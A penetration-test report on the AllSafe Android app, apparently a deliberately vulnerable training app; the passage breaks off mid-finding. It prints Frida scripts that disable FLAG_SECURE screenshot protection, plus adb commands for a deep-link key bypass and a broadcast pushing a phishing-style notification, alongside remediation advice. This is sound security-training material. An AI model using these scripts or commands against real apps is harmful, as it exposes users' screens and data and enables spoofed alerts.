
Android Application Security Assessment Report



[AllSafe]

[Date: June 08, 2024]

Disclaimer

The vulnerabilities mentioned in the table of contents have been categorized according to their severity and are NOT in sequence to when they where found during our testing phase.

***** While performing the SSL pinning Bypass, I found a possible bug in the task and informed the AllSafe's developer, to which he acknowledged and decided to push its fix. (You can see the details in the SSL pinning Bypass section) *****

***** Important Note: The insecure broadcast receiver task crashes every single time on SDK version's <28. If SDK >=28 used then the task works fine. See the debugging details in the insecure broadcast section ***. The developer has been notified to add this disclaimer before solving this task.**

Table of Contents

Executive Summary

This report presents the results of the Black Box penetration testing for the AllSafe Android application. The recommendations provided in this report are structured to facilitate remediation of the identified security risks. Evaluation ratings compare information gathered during the engagement to “best in class” criteria for security standards. We believe that the statements made in this document provide an accurate assessment of the AllSafe current security as it relates to the AllSafe data. We highly recommend reviewing the Summary section of business risks and High-Level Recommendations to better understand risks and discovered security issues.

Scope of Assessment	Android Application
Security level	F
Grade	Inadequate

Grade	Security	Description
A	Excellent	The security exceeds “Industry Best Practice” standards. The overall posture was found to be excellent with only a few low-risk findings identified.
B	Good	The security meets accepted standards for “Industry Best Practice.” The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified.
C	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to “Industry Best Practice” standards.
D	Poor	Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the exposures identified. Major changes are required to elevate to “Industry Best Practice” standards.
F	Inadequete	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

1.1 Project Objectives

Our primary goal within this project was to provide the AllSafe with an understanding of the current level of security in the Android application and its infrastructure components. We completed the following objectives to accomplish this goal:

- Identifying application-based threats to and vulnerabilities in the application
- Comparing AllSafe current security measures with industry best practices
- Providing recommendations that AllSafe can implement to mitigate threats and vulnerabilities and meet industry best practices

1.2 Scope & Timeframe

Testing and verification were performed between June 5, 2024 and June 10, 2024. The scope of this project was limited to the Android application mentioned below.


The following Android application/s were considered to be in scope for testing.

1.2.1 Application/s In Scope

Scope:	Description:
Allsafe.apk	Android Application

1.3 Summary of Findings

Our assessment of the AllSafe Android application revealed the following vulnerabilities:



Security experts performed manual security testing according to the OWASP MAS (MASVS and MASTG) Methodology, which demonstrates the following results

Severity	Critical	High	Medium	Low	Informational
Number of findings	3	4	3	1	1

Severity Scoring:

- Critical – Immediate threat to key business processes.
- High – Direct threat to key business processes.
- Medium – Indirect threat to key business processes or partial threat to business processes
- Low – No direct threat exists. The vulnerability may be exploited using other vulnerabilities.
- Informational – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

The exploitation of found vulnerabilities may cause full compromise of some services, stealing users' accounts, and gaining organization's and users' sensitive information.

1.4 Summary of Business Risks

In the case of AllSafe Android Application:

Critical severity issues can lead to:

- Access to database, which can reveal sensitive PII information like usernames and hashed passwords
- Arbitrary Code Execution resulting in full system-wide controls.
- Can bypass password level checks

High severity issues can lead to:

- Leaked credentials that can give access to more sensitive locations increasing the attack surface.
- Application traffic can be intercepted through a proxy, opening possible MITM type attack scenarios.
- A flaw in the application causes stealing of sensitive information through JavaScript execution
- Read local file on the system.

Medium severity issues can lead to:

- User secrets and sensitive information leakage.
- Other applications can send broadcasts to the allsafe application with malicious intents.
- Application source code patching, changing the applications behavior.

Low severity issues can lead to:

- External malicious links that can infiltrate the application.

1.5 High-Level Recommendations

- Always use parameterized queries or prepared statements to prevent SQL injection. This ensures that user inputs are treated as data, not executable code.
- Thoroughly validate and sanitize all inputs to prevent injection of malicious code.
- Avoid using functions that execute code dynamically
- Obfuscate critical parts of your code to make it harder for attackers to understand and manipulate.
- Implement runtime integrity checks to detect and prevent modifications to your app's native libraries.
- Detect if the device is rooted and limit functionality or alert the user if it is.
- Use explicit intents to specify the target component directly, reducing the risk of malicious interception.
- Define appropriate permissions for broadcast receivers to restrict which apps can send broadcasts to them.
- Avoid logging sensitive information such as passwords, personal information, and financial data.
- Validate and sanitize all data received through deep links to prevent injection attacks.

Technical Details

2.1 Methodology

Our Penetration Testing Methodology is grounded on the following guides and standards:

- OWASP MAS Checklist
- OWASP MASVS
- OWASP MASTG

The OWASP Mobile Application Security (MAS) flagship project provides a security standard for mobile apps (OWASP MASVS) and a comprehensive testing guide (OWASP MASTG) that covers the processes, techniques, and tools used during a mobile app security test, as well as an exhaustive set of test cases that enables testers to deliver consistent and complete results.

2.2 Security tools used

- Manual testing: Burpsuite, Android Studio
- Decompilers: jadx-gui. apktool
- Dynamic Analysis: frida/objection/drozer, mobSF
- Reverse engineering: Ghidra

Findings Details

3.1 Informational severity findings

3.1.1 Secure Flag Bypass

Severity: Low

Location:

- infosecadventures.allsafe.challenges.SecureFlagBypass

Vulnerability detail:

The `FLAG_SECURE` is an Android flag that can be set on a `Window` to prevent its content from being captured or recorded by screenshots, screen sharing, or any other screen-based recording methods. When this flag is set, it signals to the system and other apps that the content of the window should be treated as sensitive. However, if not implemented correctly or bypassed, this can lead to sensitive information being exposed.

A simple google search resulted in a frida script for secure flag bypass. Save the script and run frida to set the flag value to 0.

Another great article https://www.securify.nl/blog/android-frida-hooking-disabling-flagsecure/

Steps to reproduce:

1. Start frida server on your AVD
2. Run frida -U -f infosecadventures.allsafe -l secureFlagBypass.js
3. flag value successfully set to 0.

Impact:

Sensitive data displayed within an app can be captured via screenshots or screen recordings, leading to data breaches.

Users' personal information, financial data, or confidential communication could be exposed. Could lead to unauthorized access to sensitive corporate or user data.

Proof of Concept:


secureFlagBypass.js file

Recently I came across an Android application using this very FLAG_SECURE flag to prevent from screen capturing or sharing. I wrote a simple FRIDA script to bypass this check and it is very straightforward. The script I used is below:

```
Java.perform(function() {
    var surface_view = Java.use('android.view.SurfaceView');

    var set_secure = surface_view.setSecure.overload('boolean');

    set_secure.implementation = function(flag){
        console.log("setSecure() flag called with args: " + flag);
        set_secure.call(false);
    };

    var window = Java.use('android.view.Window');
    var set_flags = window.setFlags.overload('int', 'int');

    var window_manager = Java.use('android.view.WindowManager');
    var layout_params = Java.use('android.view.WindowManager$LayoutParams');

    set_flags.implementation = function(flags, mask){
        //console.log(Object.getOwnPropertyNames(window.__proto__).join('\n'));
        console.log("flag secure: " + layout_params.FLAG_SECURE.value);

        console.log("before setflags called  flags:  "+ flags);
        flags =(flags.value & ~layout_params.FLAG_SECURE.value);
        console.log("after setflags called  flags:  "+ flags);

        set_flags.call(this, flags, mask);
    };
});
```

screenshot.js hosted with ❤ by GitHub view raw

SS capture restricted




After Bypassing FLAG_SECURE, successful SS capture

secureBypassFlag2.js

In Frida, this looks as follows:

```
1. Java.perform(function () {
2.     // https://developer.android.com/reference/android/view/WindowManager.La
3.     var FLAG_SECURE = 0x2000;
4.     var Window = Java.use("android.view.Window");
5.     var setFlags = Window.setFlags; //.overload("int", "int")
6.
7.     setFlags.implementation = function (flags, mask) {
8.         console.log("Disabling FLAG_SECURE...");
9.         flags &= ~FLAG_SECURE;
10.        setFlags.call(this, flags, mask);
11.        // Since setFlags returns void, we don't need to return anything
12.    };
13. });
```



Recommendations:

Secure Sensitive Data: Even with `FLAG_SECURE`, ensure sensitive data is encrypted and stored securely. Use Android's `Keystore` system to manage cryptographic keys.

Monitor and Detect Debugging Attempts: Implement mechanisms to detect if the app is running in a debugging environment or if debugger tools are attached. If detected, take appropriate actions such as closing the app or limiting functionality

3.2 Low severity findings

3.2.1 Deep Link Exploitation

Severity: Low

Location:

- infosecadventures.allsafe.challenges.DeepLinkTask

Vulnerability detail:

Deep link exploitation is a security vulnerability that occurs when an application improperly handles or validates deep links, which can be exploited by attackers to perform unauthorized actions, access sensitive information, or bypass authentication.

In this specific case, the vulnerability arises from the application's handling of deep links that accept the schemes **allsafe://** and **https://** (Identified in the manifest file). The deep links require a **key** parameter (Identified through code analysis) and its certain correct value (Identified in the strings.xml file) to access certain functionalities within the app. However, if the application does not properly validate the key parameter or the deep link itself, an attacker can craft malicious URLs to exploit the app.

Steps to reproduce:

1. Go to the strings.xml file and copy the key value.
2. Start an adb shell
3. Enter am start -W -a android.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be41" infosecadventures.allsafe

Impact:


Attackers can craft deep links with the correct key parameter to access restricted content or functionalities without proper authentication.

Deep links might expose sensitive information through URL parameters or reveal internal app structures.

Proof of Concept:

Identified allsafe:// and https:// schemes

Identified key parameter in use and where its value is



Key value

adb syntax

The general syntax for testing an intent filter URI with adb is:


```
$ adb shell am start
        -W -a android.intent.action.VIEW
        -d <URI> <PACKAGE>
```

For example, the command below tries to view a target app activity that is associated with the specified URI.

```
$ adb shell am start
        -W -a android.intent.action.VIEW
        -d "example://gizmos" com.example.android
```

The manifest declaration and intent handler you set above define the connection between your app and a website and what to do with incoming links. However, in order to have the system treat your app as the default handler for a set of URIs, you must also request that the system verify this connection. The next lesson explains how to implement this verification.

Exploitation (using adb)



Recommendations:

Ensure that the key parameter is validated against a secure backend system. Implement checks to verify the validity and authenticity of the key parameter.

Require user authentication before processing deep link requests. Implement robust authorization checks to ensure that the user has the appropriate permissions to access the requested functionality.

Restrict access to sensitive functionalities through deep links. Use appropriate permissions and restrict deep link access based on user roles and privileges.

3.3 Medium severity findings

3.3.1 Insecure Logging

Severity: Medium

Location:

- allsafe.apk application logs

Vulnerability detail:

The Android app fails to properly handle sensitive information in its logging mechanism. When a user enters a secret, such as a password or sensitive personal information, the app logs this data in an insecure manner. By default, Android logs are stored in a system-wide log buffer called Logcat, which can be accessed by users and other apps on the device with the appropriate permissions.


Steps to reproduce: (Using android studio)


1. Open android studio, start you virtual device (AVD) that has the apk file installed.
2. Open terminal inside android studio and start an adb shell.
3. Start logcat and look for/grep any sensitive information.

Impact:

This vulnerability allows attackers or unauthorized users with access to the device to view the secret information entered by users. Since Logcat logs are easily accessible, the sensitive data can be read directly from the logs without any special tools or privileges. This could lead to various security issues such as unauthorized access to user accounts, identity theft, or leakage of confidential information.

Proof of Concept:





Recommendations:

Developers should avoid logging sensitive information such as passwords, credit card numbers, or personal information.

If logging sensitive information is necessary for debugging purposes, obfuscate the data before logging it. For example, replace actual passwords with placeholders or hash them before logging.

Ensure that sensitive information is logged at appropriate log levels (e.g., debug logs should not contain sensitive data).

Limit access to log files or Logcat output to privileged users or applications only. Avoid storing logs in a location accessible to untrusted parties.

3.3.2 Insecure Broadcast Receiver

Severity: Medium

Location:

- infosecadventures.allsafe.challenges.NoteReceiver

Vulnerability detail:

An insecure broadcast receiver in Android refers to a component within an Android application that listens for system-wide broadcast messages. While broadcast receivers are essential for inter-component communication, if not implemented securely, they can pose significant security risks.

Manually reviewing the onReceive() method revealed 3 string parameters (server, note and notification_message). We can use these three parameters to construct our own broadcast message and send it to the application using adb.

In the server parameter, add the IP of your AVD, add any string to the remaining parameters.

Problems faced during this task:

I was using an older SDK version (23) while testing this app and every time I tried to run this task the app crashed on me. I tried several workarounds and spent hours, but nothing worked. Then I decided to analyze the source code to try to pin point why the application crashed while doing this task.

Also the app crashed every time I tried to broadcast a note. So I started code analysis from the InsecureBroadcastReceiver file (infosecadventures.allsafe.challenges.InsecureBroadcastReceiver).

On line 30 I found something interesting → `intent.putExtra("note", note.getText().toString());`

getText() seems to be what I was looking for (in androidx.appcompat.widget.AppCompatEditText), following this method revealed the following code:

```
if (Build.VERSION.SDK_INT >= 28) {
            return super.getText();
        }
```

This seems to be the problem, since I was using a version < 28 maybe thats why the application crashed everytime it tried to getText(). Upgrading the SDK to any version > 28 finally fixed the crashing issue. And the task was successfully completed.

The developer should have mentioned this disclaimer to use SDK > 28.

Steps to reproduce: (Using android studio)

1. Open terminal inside android studio and start an adb shell.
2. Use ifconfig to find the ip address of your AVD.
3. Execute the following command: am broadcast -a "infosecadventures.allsafe.action.PROCESS_NOTE" --es server '10.0.2.16' --es note 'Hey' --es notification_message 'Your account has been compromised, please click in the link to reset your password' -n infosecadventures.allsafe/.challenges.NoteReceiver
4. External notification received.

Impact:

